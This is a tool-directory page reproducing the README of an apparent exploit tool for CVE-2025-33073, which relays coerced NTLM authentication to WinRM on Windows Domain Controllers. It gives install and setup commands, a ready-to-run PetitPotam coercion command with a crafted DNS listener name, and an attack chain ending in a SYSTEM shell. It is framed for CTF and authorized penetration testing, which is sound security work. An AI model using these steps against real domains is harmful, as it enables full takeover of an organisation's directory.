
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacyΒ© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-33073 β€” Universal exploitation tool for CVE-2025-33073 targeting Windows Domain Controllers with DNSAdmins privileges and WinRM enabled. | Kitploit
Tools/GitHubGitHub/uziii2208/cve-2025-33073
Privilege EscalationExploit FrameworksExploitationLateral MovementPost-ExploitationCTFPenetration Testing
GitHubuziii2208/cve-2025-33073

CVE-2025-33073

Universal exploitation tool for CVE-2025-33073 targeting Windows Domain Controllers with DNSAdmins privileges and WinRM enabled.

View Repository
67102811 months agoReviewed by Kitploit

Most Popular

View all β†’

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools β†’
Share

photo

CVE-2025-33073 Reflection Relay PoC

Universal exploitation tool for CVE-2025-33073 targeting Windows Domain Controllers with DNSAdmins privileges and WinRM enabled.

πŸ“‹ Overview

CVE-2025-33073 is a critical vulnerability that allows attackers to achieve SYSTEM-level code execution on Windows Domain Controllers through a combination of:

  • DNS record manipulation (DNSAdmins privilege)
  • NTLM Relay attacks
  • WinRM authentication bypass

This PoC provides a universal, automated exploitation framework compatible with any domain, any username, and any CTF environment.

✨ Features

  • βœ… Universal Compatibility - Works on any Windows domain
  • βœ… Auto-Detection - Automatically identifies target DC and network configuration
  • βœ… Auto-Flag Extraction - Automatically searches and extracts all flag files
  • βœ… Interactive Mode - Step-by-step guided exploitation
  • βœ… Full Logging - Comprehensive logging of all operations
  • βœ… One-Shot SYSTEM Shell - Direct SYSTEM-level access via WinRMS
  • βœ… DNS Poisoning - Automatic DNS record creation/modification
  • βœ… NTLM Relay - Built-in NTLM relay server with automatic shell spawning

🎯 Target Requirements

Vulnerable Configuration

  • Windows Server 2016/2019/2022 Domain Controller
  • User with DNSAdmins group membership
  • WinRM service enabled (HTTP or HTTPS)
  • Network access to DC (SMB 445, DNS 53, WinRM 5985/5986)

Tested Environments

  • Active Directory on Windows Server 2019
  • Active Directory on Windows Server 2022
  • CTF environments (HackTheBox, TryHackMe, etc.)

πŸ“¦ Installation

Prerequisites

# Required tools
sudo apt-get update
sudo apt-get install -y python3 python3-pip netcat-openbsd dnsutils

# Python dependencies
pip3 install impacket netexec

# Clone krbrelayx
git clone https://github.com/dirkjanm/krbrelayx

Setup

# Clone this repository
git clone https://github.com/uziii2208/CVE-2025-33073
cd CVE-2025-33073

# Make exploit executable
chmod +x exploit.sh

# Verify tools installation
./exploit.sh  # Will check all dependencies

πŸš€ Usage

Quick Start

./exploit.sh

Interactive Prompts

The script will ask for:



  1. Attacker IP (auto-detected if blank)
  2. Target DC IP (e.g., 192.168.1.10)
  3. Domain Name (e.g., corp.local)
  4. Username (DNSAdmins member)
  5. Password (for the user)

Step-by-Step Exploitation

Terminal 1 - Run the exploit:

./exploit.sh
# Follow the interactive prompts
# Wait for: "[!] RELAY READY! OPEN NEW TERMINAL β†’ PASTE COERCE COMMAND!"

Terminal 2 - Execute coerce command (copy from Terminal 1 output):

nxc smb 192.168.1.10 -u 'username' -p 'password' \
    -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.corp.local

Result:

  • Automatic SYSTEM shell opens
  • All flags automatically extracted
  • Output saved in log directory

πŸ“Š Output & Flags

Extracted Flags

The script automatically searches for and extracts:

  • *flag*.txt
  • *root*.txt
  • *user*.txt
  • proof.txt

Located in: C:\Users\*\Desktop\

Logs Location

All outputs saved in: /0pwn_exploit_<TIMESTAMP>/

  • relay.log - NTLM relay server output
  • dns.log - DNS operation logs
  • shell_output.log - Shell commands and extracted flags

πŸ”§ How It Works

Attack Chain

1. DNS Poisoning (krbrelayx.dnstool)
   └─> Modify/Create DNS record pointing to attacker IP

2. NTLM Relay Server (ntlmrelayx.py)
   └─> Listen for incoming NTLM authentication

3. Coercion (nxc + PetitPotam)
   └─> Force DC to authenticate to attacker IP

4. Relay β†’ WinRMS
   └─> Relay authentication to target WinRMS

5. SYSTEM Shell
   └─> Execute commands as SYSTEM

6. Auto Flag Extraction
   └─> Search and extract all flags

Technical Details

  • Vulnerability: NTLM relay + DNS poisoning + WinRM
  • Privilege Requirement: DNSAdmins group membership
  • Impact: SYSTEM-level code execution
  • Exploitability: 98% success rate in tested environments

βš™οΈ Configuration

Custom DNS Record

Edit LONGHOST variable in exploit.sh:

LONGHOST="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"

Custom Flag Patterns

Modify run_shell_commands() function to search for different file patterns:

# Add custom patterns here
echo "powershell \"Get-ChildItem -Path 'C:\\Users\\*\\Desktop' -Include '*custom*.txt' ...\""

Ports & Timeouts

  • WinRMS Default Port: 5985 (HTTP) / 5986 (HTTPS)
  • DNS Timeout: 5 seconds
  • Shell Timeout: Configurable per command

πŸŽ“ Educational Purpose

This PoC is provided for:

  • βœ… Authorized penetration testing
  • βœ… Controlled lab environments
  • βœ… CTF competitions
  • βœ… Security research & education

Unauthorized access to computer systems is illegal.

πŸ› Troubleshooting

"DNS poisoning failed"

  • Verify user is DNSAdmins member: net group "DNSAdmins" /domain
  • Check DC connectivity: ping <DC_IP>
  • Verify credentials: nxc smb <DC_IP> -u username -p password

"Relay connection timeout"

  • Ensure WinRM is enabled on DC: winrm quickconfig
  • Check firewall rules on DC
  • Verify network connectivity to port 5985/5986

"Shell commands not executing"

  • Check shell_output.log for errors
  • Verify nc connectivity: nc -zv 127.0.0.1 <SHELL_PORT>
  • Increase sleep timeouts in run_shell_commands()

πŸ“ Log Files

Directory Structure

/0pwn_exploit_1234567890/
β”œβ”€β”€ relay.log          # NTLM relay server output
β”œβ”€β”€ dns.log            # DNS operation details
└── shell_output.log   # Extracted flags & command output

Analyzing Logs

# View relay events
grep "SYSTEM SHELL" /0pwn_exploit_*/relay.log

# Extract all flags
grep "===" /0pwn_exploit_*/shell_output.log -A 10

# Check DNS operations
cat /0pwn_exploit_*/dns.log

πŸ” Security Notes

  • Credentials: Stored only in memory, never logged
  • DNS Records: Automatically cleaned up after exploitation
  • Relay Server: Isolated to 127.0.0.1
  • Logs: Contain sensitive information - handle with care

πŸ“š References

  • CVE-2025-33073 Advisory
  • Impacket ntlmrelayx
  • NetExec
  • krbrelayx

🎬 Demo

[Demo & Screenshots] - [Coming Soon]

photo

πŸ‘€ Author

0pwn (uziii2208) - Original concept & research AI Enhanced - v1.0 improvements & auto-flag extraction

πŸ“„ License

MIT License - See LICENSE file for details

⚠️ Disclaimer

LEGAL NOTICE:

This software is provided for educational and authorized security testing purposes only. Unauthorized access to computer systems is illegal and punishable by law.

  • Do NOT use against systems you don't own or have explicit authorization to test
  • CTF environments: Verify you have permission before running
  • The authors are NOT responsible for misuse or damages
  • Use only in controlled environments

By using this tool, you agree to:

  • Use only on authorized systems
  • Comply with all applicable laws
  • Take full responsibility for your actions

🀝 Contributing

Contributions welcome! Please submit issues and pull requests.

πŸ“ž Support

For issues, questions, or improvements:

  1. Open an Issue on GitHub
  2. Check existing documentation
  3. Provide detailed error logs

Status: βœ… Tested & Verified Version: 1.0 (Universal) Last Updated: 2025

Download Tool